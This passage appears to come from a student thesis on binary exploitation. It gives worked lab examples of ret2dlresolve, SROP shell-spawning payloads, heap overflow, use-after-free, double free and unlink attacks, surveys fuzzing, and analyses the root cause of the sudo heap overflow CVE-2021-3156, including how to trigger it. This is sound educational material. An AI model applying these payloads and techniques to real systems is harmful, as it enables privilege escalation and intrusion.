


Figure 4.24: Bytes of the exploit

```
qwe@qwe:~/tfg/rop/ret2dlresolve$ cat wer - | ./a.out
ls
a.out  binsh  core  exploit2.py  exploit.py  fake_data_structs  input  main.c  my_exploit.py  qwe  rop_chain
whoami
qwe
echo "pwned" > hello
ls
a.out  binsh  core  exploit2.py  exploit.py  fake_data_structs  hello  input  main.c  my_exploit.py  qwe  rop_
cat hello
pwned
ll
/bin/sh: 6: ll: not found
exit
ls
Segmentation fault (core dumped)
qwe@qwe:~/tfg/rop/ret2dlresolve$
```

Figure 4.25: Successful exploitation of an ret2dlresolve attack

4.5 Sigreturn-oriented programming

Sigreturn-oriented programming (SROP) exploits the mechanism of handling signals on POSIX systems. These systems implement the `sigreturn` system call, tasked with restoring the CPU registers with stack values, among other things. By corrupting stack values, an attacker can set the CPU register values at will.

4.5.1 Signal handler mechanism

When a signal is triggered, a context switch is performed. A context switch implies that the state of the current execution must be saved, that is, all the CPU registers are pushed onto the stack along with some additional data. Once the signal has been handled, a `sigreturn` system call is called and the CPU registers values are restored.

4.5.2 `sigcontext` struct

When the `sigreturn` syscall is called, it expects to found a `sigframe` struct on the top of the stack. The `sigframe` is a structure that holds several pieces of information for restoring the context of the process. One of these pieces is the `sigcontext` struct. The `sigcontext` struct stores the values of the CPU registers, its flags and the state of the floating point unit. Its definition is dependent on architecture and operating system, but for example, the definition for Linux x86 and x86_64 systems can be found in the Linux kernel source.

4.5.3 SROP

SROP is all about creating a fake signal frame on the stack and call `sigreturn` to control all the registers on the CPU. First, the call to the syscall is triggered with conventional ROP gadgets. On Linux systems, syscalls are invoked in function of the value of `rax` when the `syscall` instruction gets executed. The `rax` value for the `sigreturn` syscall is `0xf` on x86_64 bit Linux systems and `0x77` for x86 bit Linux systems.
Once we placed the correct value on `rax` and executed `syscall`, `sigreturn` is going to be executed by the kernel, and it expects a signal frame on the top of the stack. By setting the correct values on the signal frame we can control what we are going to execute next.




Figure 4.26: Layout of a SROP exploit in Linux x86_64[5]

Example

First, we need a simple ROP chain that calls a system call. For that we need a `pop rax` gadget that sets the correct syscall number on the `rax` register. Then we execute the `syscall` instruction with a `syscall` gadget. The `sigreturn` syscall has the number `0xf`.

```
qwe@qwe:~/tfg/rop/srop$ ROPgadget --binary a.out | grep "pop rax" | tail -n 2 | head -n 1
0x000000000040113e : pop rax ; ret
qwe@qwe:~/tfg/rop/srop$ ROPgadget --binary a.out | grep "syscall"
0x0000000000401140 : syscall
qwe@qwe:~/tfg/rop/srop$
```

Figure 4.27: SROP gadgets

```
15 exploit = b"A" * (padding)
16 exploit += p64(rax_gadget) # rip
17 exploit += p64(sigreturn_syscall_number)
18 exploit += p64(syscall_gadget)
```

Up to this point this is a normal ROP chain sequence. Now we need to concatenate the `sigcontext` struct for the `sigreturn` syscall.

We are going to call `execve("/bin/sh")` from the signal frame. In order to do that, we need to set the correct registers.

`rdi` : executable file path to run. In our case it is the address of a `"/bin/sh"` string.

`rax` : `0x3b`, the `execve` syscall number.


`rsp` : zeroing this value can be dangerous and cause a segfault. Just point it to some random stack address.

`rip` : because `execve` is a system call we can reuse the syscall gadget we used previously on the ROP chain.

`cs` : code segment. Used implicitly in the instructions that modify control flow. Necessary to jump around. The value is taken from debugging the program.

`ss` : another segment register. Zeroing it causes segfault. The value is taken from debugging the program.

All the other fields are zeroed out.



hex.view.pat…	hex.view.pattern…	hex.view.pattern_data.value	hex.view.pattern_data.of…
▼ context	struct sig_context	{ ... }	0x00000060 : 0x00000157
uc_flags	u64	0 (0x0000000000000000)	0x00000060 : 0x00000067
uc_addr	u64	0 (0x0000000000000000)	0x00000068 : 0x0000006F
ss_sp	u64	0 (0x0000000000000000)	0x00000070 : 0x00000077
ss_flags	u64	0 (0x0000000000000000)	0x00000078 : 0x0000007F
ss_size	u64	0 (0x0000000000000000)	0x00000080 : 0x00000087
r8	u64	0 (0x0000000000000000)	0x00000088 : 0x0000008F
r9	u64	0 (0x0000000000000000)	0x00000090 : 0x00000097
r10	u64	0 (0x0000000000000000)	0x00000098 : 0x0000009F
r11	u64	0 (0x0000000000000000)	0x000000A0 : 0x000000A7
r12	u64	0 (0x0000000000000000)	0x000000A8 : 0x000000AF
r13	u64	0 (0x0000000000000000)	0x000000B0 : 0x000000B7
r14	u64	0 (0x0000000000000000)	0x000000B8 : 0x000000BF
r15	u64	0 (0x0000000000000000)	0x000000C0 : 0x000000C7
rdi	u64	4202500 (0x0000000000402004)	0x000000C8 : 0x000000CF
rsi	u64	0 (0x0000000000000000)	0x000000D0 : 0x000000D7
rbp	u64	0 (0x0000000000000000)	0x000000D8 : 0x000000DF
rbx	u64	0 (0x0000000000000000)	0x000000E0 : 0x000000E7
rdx	u64	0 (0x0000000000000000)	0x000000E8 : 0x000000EF
rax	u64	59 (0x000000000000003B)	0x000000F0 : 0x000000F7
rcx	u64	0 (0x0000000000000000)	0x000000F8 : 0x000000FF
rsp	u64	140737488346880 (0x00007FFFFFFFDF00)	0x00000100 : 0x00000107
rip	u64	4198720 (0x0000000000401140)	0x00000108 : 0x0000010F
eflags	u64	0 (0x0000000000000000)	0x00000110 : 0x00000117
cs_gs_fs_ss	u64	12103423998558259 (0x002B000000000033)	0x00000118 : 0x0000011F
err	u64	0 (0x0000000000000000)	0x00000120 : 0x00000127
trapno	u64	0 (0x0000000000000000)	0x00000128 : 0x0000012F
oldmask	u64	0 (0x0000000000000000)	0x00000130 : 0x00000137
cr2	u64	0 (0x0000000000000000)	0x00000138 : 0x0000013F
fpstate	u64	0 (0x0000000000000000)	0x00000140 : 0x00000147
reserved	u64	0 (0x0000000000000000)	0x00000148 : 0x0000014F
sigmask	u64	0 (0x0000000000000000)	0x00000150 : 0x00000157

Figure 4.28: SROP payload




Figure 4.29: Successful exploitation of an SROP exploit

Chapter 5

Heap exploits

5.1 The heap

The heap is a common term to refer to a portion of memory where programs can allocate memory at runtime for objects whom size is very large or unknown at compile time, and therefore, the compiler cannot manage the stack for them. This portion of memory is very often managed by libraries called allocators, in charge of keeping a record of the allocated and freed memory, its size, the possibility of reusing freed chunks and the merging of freed chunks to avoid heap fragmentation.
The C standard includes definitions for a set of heap functions common for everyone but the implementation is OS and library-dependent.

- `malloc`
- `realloc`
- `calloc`
- `free`

5.2 glibc malloc

The GNU C malloc library contains implementations for the standard malloc functions, `malloc`, `free`, `realloc`, and `calloc`. This allocator manages the blocks of memory handled to a program in a "heap" style. The GNU malloc implementation is derived from ptmalloc (pthread's malloc) and in turn, ptmalloc derives from dlmalloc (Doug Lea's malloc).

5.2.1 Common terms

Arena

An arena is a region of memory dedicated to the allocator. Arenas hold references to one or more heaps from which they allocate and free memory. When a program is started, a main arena is created, that holds a reference to the initial heal. When more threads request allocations, more arenas can be created to avoid locking the main arena and causing a bottle-neck that could slow down the program.

Heap

Portion of memory reserved for allocations. This memory is subdivided into chunks handled by the allocator. Heap memory is contiguous, meaning that the are adjacent to one another.

Chunk

Subdivision of a heap. It is a block of memory with a certain size requested by the program. Chunks can be merged with neighboring chunks to obtain a larger chunk, or can be subdivided further to obtain smaller chunks, depending on the needs of the program.
When a chunk is freed, it gets pushed into a circular double-linked list called **bin**. To save up space, all the information required for the linked list management is stored on the chunk contents. This metadata includes forward and backward pointers and the size of the neighboring chunks. [`source code`]




Figure 5.1: Allocated chunk structure




Figure 5.2: Freed chunk structure

Tcache

The Thread Local Cache is a special list of very recently freed chunks with the intention to be of quick access. It acts as a cache for freed chunks. Each thread owns a tcache containing a small collection of freed chunks for rapid access without the need to lock global variables or data structures like the arena, which is common for all threads under a process, to prevent data races.
The data structure is an array of bins, each bin being a linked list for chunks of certain sizes.

tcache	
`size`	`bin`
0x20	...
0x30	...
0x40	...
0x50	0x55aabb -> 0x55ccdd -> 0x0

Figure 5.3: Tcache structure

This optimization is present from glibc version 2.26 upwards.

5.3 Heap overflows

Because chunks are contiguous in memory, we can overflow a heap buffer with more data than it can handle using unbounded write/read functions, just like a normal stack overflow.




Figure 5.4: Heap overflow

Example

To showcase this vulnerability I am going to solve the level *heap-one* from *Phoenix VM*.

```
1  struct heapStructure {
2    int priority;
3    char *name;
4  };
5
6  int main(int argc, char **argv) {
7    struct heapStructure *i1, *i2;
8
9    i1 = malloc(sizeof(struct heapStructure));
10   i1->priority = 1;
11   i1->name = malloc(8);
12
13   i2 = malloc(sizeof(struct heapStructure));
14   i2->priority = 2;
15   i2->name = malloc(8);
16
17   strcpy(i1->name, argv[1]);
18   strcpy(i2->name, argv[2]);
19   // ...
```

Thanks to the structures and the unbounded writes with the `strcpy` functions we can trigger an arbitrary write exploit. The second call to `strcpy` will take as a pointer `&name` from the second struct. Because heap chunks are contiguous, the first `strcpy` call can keep writing data past the extent of `i1.name` into the second structure.




Figure 5.5: heap-one@phoenix

We will use the first `strcpy` to override `i2.name` to point to another address where the value on the second argument will be written. In this case, I am overwriting it with the address of the return address on the stack and the second argument has the address of the `winner` function, performing a classical `ret2win` exploit but overriding data on the heap.

Listing 5.1: Pseudocode of the exploit

```
1 strcpy(&return_address, &winner);
```

```
user@phoenix-amd64:/opt/phoenix/i486$ ./heap-one \
> $(python -c 'print "A"*20 + "\xec\xd5\xff\xff"') \
> $(python -c 'print "\x9a\x88\x04\x08"')
Congratulations, you've completed this level @ 1619475192 seconds past the Epoch
Segmentation fault
user@phoenix-amd64:/opt/phoenix/i486$
```

Figure 5.6: heap-one solved

5.4 Use-After-Free

An Use-After-Free vulnerability consists of the use of a chunk **after** it has been freed.

```
1  #include <stdlib.h>
2  #include <string.h>
3
4  int main()
5  {
6      char* buffer = malloc(sizeof(char) * 32);
7
8      free(buffer);
9
10     /* buffer still points to the chunk contents */
11
12     memset(buffer, 0x41, sizeof(char) * 32);
13
14     return 0;
15 }
```

Example

To exemplify an UAF I will use *heap-two* from *Phoenix VM*.
This program consist of a menu allowing us to perform some actions in arbitrary order over some global variables. The program will check for the value of a variable inside the `auth` struct. By allocating and then freeing it we can force the following call to `malloc` returns us the same chunk that was allocated for the `auth` struct. Because the `auth` pointer is never cleared it points to the chunk that now belongs to the `service` variable, which we can control. By writing on `service` we are also writing on `auth`, therefore setting the correct value that the challenge expects to be completed.

```
user@phoenix-amd64:/opt/phoenix/i486$ ./heap-two
Welcome to phoenix/heap-two, brought to you by https://exploit.education
[ auth = 0, service = 0 ]
auth qwe
[ auth = 0x8049af0, service = 0 ]
reset
[ auth = 0x8049af0, service = 0 ]
service qwertyuiopasdfghj
[ auth = 0x8049af0, service = 0x8049af0 ]
login
you have logged in already!
[ auth = 0x8049af0, service = 0x8049af0 ]
```

Figure 5.7: heap-two@Phoenix

5.5 Double free

A double free consists of calling `free` two consecutive times on the same chunk. This causes a corruption on the allocator's data structures: the same chunk is appended two times to the free chunks list and the subsequent `malloc`s are going to return the same chunk to two different calls.

```c
#include <stdlib.h>

int main()
{
    void* a = malloc(8);

    free(a);
    free(a);

    void* b = malloc(8);
    void* c = malloc(8);

    /* b and c point to the same address */

    return 0;
}
```





Figure 5.8: Double free vulnerability


Example

This is the `fastbin_dup.c` exercise from *how2heap*
First, we allocate three chunks on the heap, `a`, `b` and `c`. Ideally, we only need one chunk: the other pointers are needed to bypass some security checks to prevent this kind of vulnerability.



Then, we free `a`.

Free `b` and then, again `a`. We have included `a`'s chunk two times on the bin.



Now the heap allocator is going to think they are two different chunks and hand them to two different `malloc` calls.

Remember that the variables `a`, `b` and `c` points to the chunk contents, meanwhile the addresses shown in the fastbins are the addresses of the chunks.

5.6 Unlink

This attack exploits the `UNLINK` macro used in the `free` function. This macro executes the following instructions, redoing the connections between nodes on the double-linked list.

```
#define unlink(P, BK, FD) {
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```

`FD` and `BK` are pointers to the next and previous chunk of `P`. If the attacker can control the chunk to be unlinked, `P`, we can put arbitrary values on `FD` and `BK`.
Imagine the following setup:




Figure 5.9: User controlled chunk

Following the `unlink` macro execution:

$$\texttt{FD} = \texttt{0x5655d804}$$
$$\texttt{BK} = \texttt{0x5508f311}$$
$$*(\texttt{0x5655d804} + \texttt{0xc}) = \texttt{0x5508f311}$$
$$*(\texttt{0x5508f311} + \texttt{0x8}) = \texttt{0x5655d804}$$

That is an arbitrary write. The values on `FD` and `BK` should take in account the offset on the struct. For example, `FD` should point to an address `0xc` bytes lower than the actual address we want to write to.
Newer glibc versions patched this exploit by adding sanity checks for the chunk headers. This exploit no longer works on the newer glibc versions.

Chapter 6

Fuzzing

6.1 Introduction

Software has bugs. This whole text depends on it. But finding bugs may not be as trivial as it seems. Software can be complex, and remembering all the corner cases for all the lines of code, taking into account how they interact with each other, is an illusion. By human mistake or lack of knowledge, programmers can introduce bugs in their software, sometimes very hard to reproduce or with very particular triggers.

Fuzzing means to use automatically generated tests to perform software testing[34]. Fuzzing searches exhaustively on the input space (bruteforce) of a program, searching for faulty inputs that may cause misbehavior by the software. This technique has been very successful on finding security bugs on software in the last decade and has gained a lot of popularity. It is in fact, a critical component of software testing even for production environments.

6.2 Code coverage

It is a metric which measures how much of the program has been executed. This metric helps to know how complete a test has been. By using code coverage we can quantify the usefulness of the input cases generated by the fuzzer and optimize the fuzzing session. Coverage can be defined on different criteria:

- Functions executed.
- Statements executed.
- Edges taken.
- Branches taken.
- Conditions resolved.

6.3 Types of fuzzers

Fuzzers are typically classified in 3 dimensions.

6.3.1 Input seed

Generative

The fuzzer generates the input from scratch, usually by random methods. This technique has as advantages the ease of implementation, does not require a *corpus* of examples and can generate a broad spectrum of input cases, but present the disadvantage of generating a lot of uninteresting inputs . Because of its triviality only uncovers shallow bugs in non trivial programs and takes a lot of time and effort to generate input cases that go down in the program execution tree.

Mutations

The most part of randomly generated inputs are not syntactically valid and do not go further on a program path. Mutation-based fuzzers apply certain transformations (mutations) to already existing examples of input to produce new input, thus they require a *corpus*. These mutations usually retain the structure of the input, if there is one. Because of the similarity between the generated input and the *corpus* examples the fuzzer can focus on interesting cases that go deep in the program execution tree, but it is not as exhaustive as the generative method. Some common mutations include:

- Bitflips
- Arithmetic
- Removing/Adding bytes
- Swapping bytes
- Repeating bytes
- Inserting UTF characters into ASCII strings
- Removing/Adding new lines, null terminators, EOFs, ...
- Replacing numbers for known problematic ones, i.e. negatives, big integers, floats, ...

6.3.2 Input structure

Unstructured

The fuzzer does not know the structure of the input. Requires less setup for fuzzing and can be employed in a wide variety of programs. This technique is more exhaustive than structured data but can generate a lot of uninteresting input cases for programs that expect structured data, which means wasting CPU cycles. It also takes longer to explore the program execution tree.

Structured

The format of the input is specified to the fuzzer. Then the fuzzer can generate new inputs from this specification. It is specially useful for fuzzing highly structured data like protocols, file formats or sequences of mouse clicks or keyboard events, etcetera. The goal of structured input is to reduce the number of trivial inputs that are going to be rejected quickly by the target program, achieving a deeper exploration of the program execution tree than unstructured input. Generally, the input format is specified as a formal grammar.

6.3.3 Program knowledge

Blackbox

The fuzzer is not allowed to scan or analyze the internals parts of the program. The executable is treated as a black box that receives input and prints output. The fuzzer generates inputs for the target program without knowledge of its internal behavior or implementation. Because this technique does not modify the source code, nor injects instrumentation and does not analyze test coverage after each execution, there are no overheads at runtime, making it suitable for large or slow binaries. It does not need access to the source code.

Whitebox

The fuzzer is allowed to analyze the whole program. The goal is to track and maximize code coverage. This is done by adding *instrumentation* to the original source code and required compilation. This instrumentation is just a logger that registers when a checkpoint is reached along the execution path of a program. Target checkpoints are usually function prologues and epilogues, jumps and conditional statements.
Thanks to all this structural analysis of the program the fuzzer can triage inputs depending on how much code coverage they contribute, if new paths have been discovered, or which types of input flow through one path or another. This makes this technique the most effective at finding deep hidden bugs. The downside is the overhead of the instrumentation and that for every execution, the output feedback must be analyzed by the fuzzer to continue generating input, plus one does not always have access to the source code or cannot compile the program.

Greybox

Greybox fuzzing tries to maintain the benefits of whitebox fuzzing while minimizing its downsides. It also uses instrumentation, but much lighter, instrumenting certain files or instructions and without analyzing the whole program. This technique is the most popular of the three as the top big 3 fuzzers AFL, HongFuzz and LibFuzzer use the greybox technique.

Chapter 7

Practical case

7.1 CVE-2021-3156

On 2021-01-26, the Qualys Research Team disclosed a vulnerability on the `sudo` command that allowed privilege escalation via heap overflow[25].
The `sudo` program is a utility for UNIX systems that allows a user to run programs with the privileges of another user. It comes installed by default in almost all Linux distributions.
The affected versions go from 1.8.2 to 1.8.31p2 for legacy versions and from 1.9.0 to 1.9.5p1 for stable versions. Exploits have been tested for Ubuntu 20.04, Debian 10, Fedora 33, MacOS Big Sur.

7.1.1 Weakness

The weakness exploited is an **off-by-one error** (CWE-193). That means that the range for a loop is wrongly calculated to do more iterations than intended.

Listing 7.1: Example of off-by-one

```
1 char from[] = {0x41, 0x41, 0x41, 0x41, '\\', 0x0, 0x41, 0x41, 0x0};
2 char* to = malloc(sizeof(char) * strlen(from) + 1);
3
4 while(*from)
5 {
6     if(from[0] == '\\')
7         from++;
8     *to++ = *from++;
9 }
```

7.1.2 Bug

Vulnerability identification

In `set_cmnd()` heap overflow could happen if a command line argument ends with a backslash. A buffer is allocated on the heap to store the user provided arguments. To know the length of the buffer it iterates over `argv` and calls `strlen` that stops on a null termination

byte. **By changing the arguments provided to `sudo` we can control the size of the heap allocated buffer.**

Listing 7.2: `sudoers.c:set_cmnd`

```
size_t size, n;

/* Alloc and build up user_args. */
for (size = 0, av = NewArgv + 1; *av; av++)
    size += strlen(*av) + 1;

if (size == 0 || (user_args = malloc(size)) == NULL) {
    sudo_warnx(U_("%s: %s"), __func__, U_("unable to allocate memory"));
    debug_return_int(-1);
}
```

Later, the program rewrites the `argv` values on the newly allocated buffer. But inside the transferring code there is an **off-by-one** bug hidden. By providing a backslash on the input we can make the `from` pointer advance two positions on an iteration, **jumping over the null byte that would stop the copying**.

Listing 7.3: `sudoers.c:set_cmnd`

```
if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
    /* ... */
    if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
        for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
            while (*from) {
                if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                    from++;
                *to++ = *from++;
            }
            *to++ = ' ';
        }
        /* ... */
    }
    /* ... */
}
```




Figure 7.1: Out-of-bounds access

1. While `*from` is different from `0x0` keep looping
   (a) `from[0]` points to the backslash and `from[1]` points to the null termination byte.
      i. `from` gets incremented and now points to the null termination byte, skipping over the backslash.
   (b) The null byte is copied into the buffer and `from` gets incremented. Now `from` is pointing to the data **after** the null byte.

This way, the `while` loop will copy more data than was previously calculated, writing outside of the heap allocated buffer and overwriting critical data on the heap chunks.

Reaching the vulnerable code

`sudo` works by setting a mode of operation based on how the user invoked the command. Different modes of operation trigger execute different parts of the code. To trigger the vulnerable code, the following condition for the `sudo` mode must be set.

$$\texttt{MODE\_SHELL} \wedge (\texttt{MODE\_EDIT} \vee \texttt{MODE\_CHECK}) \wedge \neg \texttt{MODE\_RUN}$$

`MODE_RUN` must be turned off because it will trigger code that escapes special characters on the command line arguments. That obviously will prevent us from triggering the bug.

`MODE_EDIT` or `MODE_CHECK` are set manually via command line options, `-e` and `-e`, a check on `parse_args()` turns off `MODE_SHELL`. But calling `sudoedit` instead of `sudo` automatically sets `MODE_EDIT` without unsetting `MODE_SHELL`.

`MODE_SHELL` can be set via command line option `-s`.

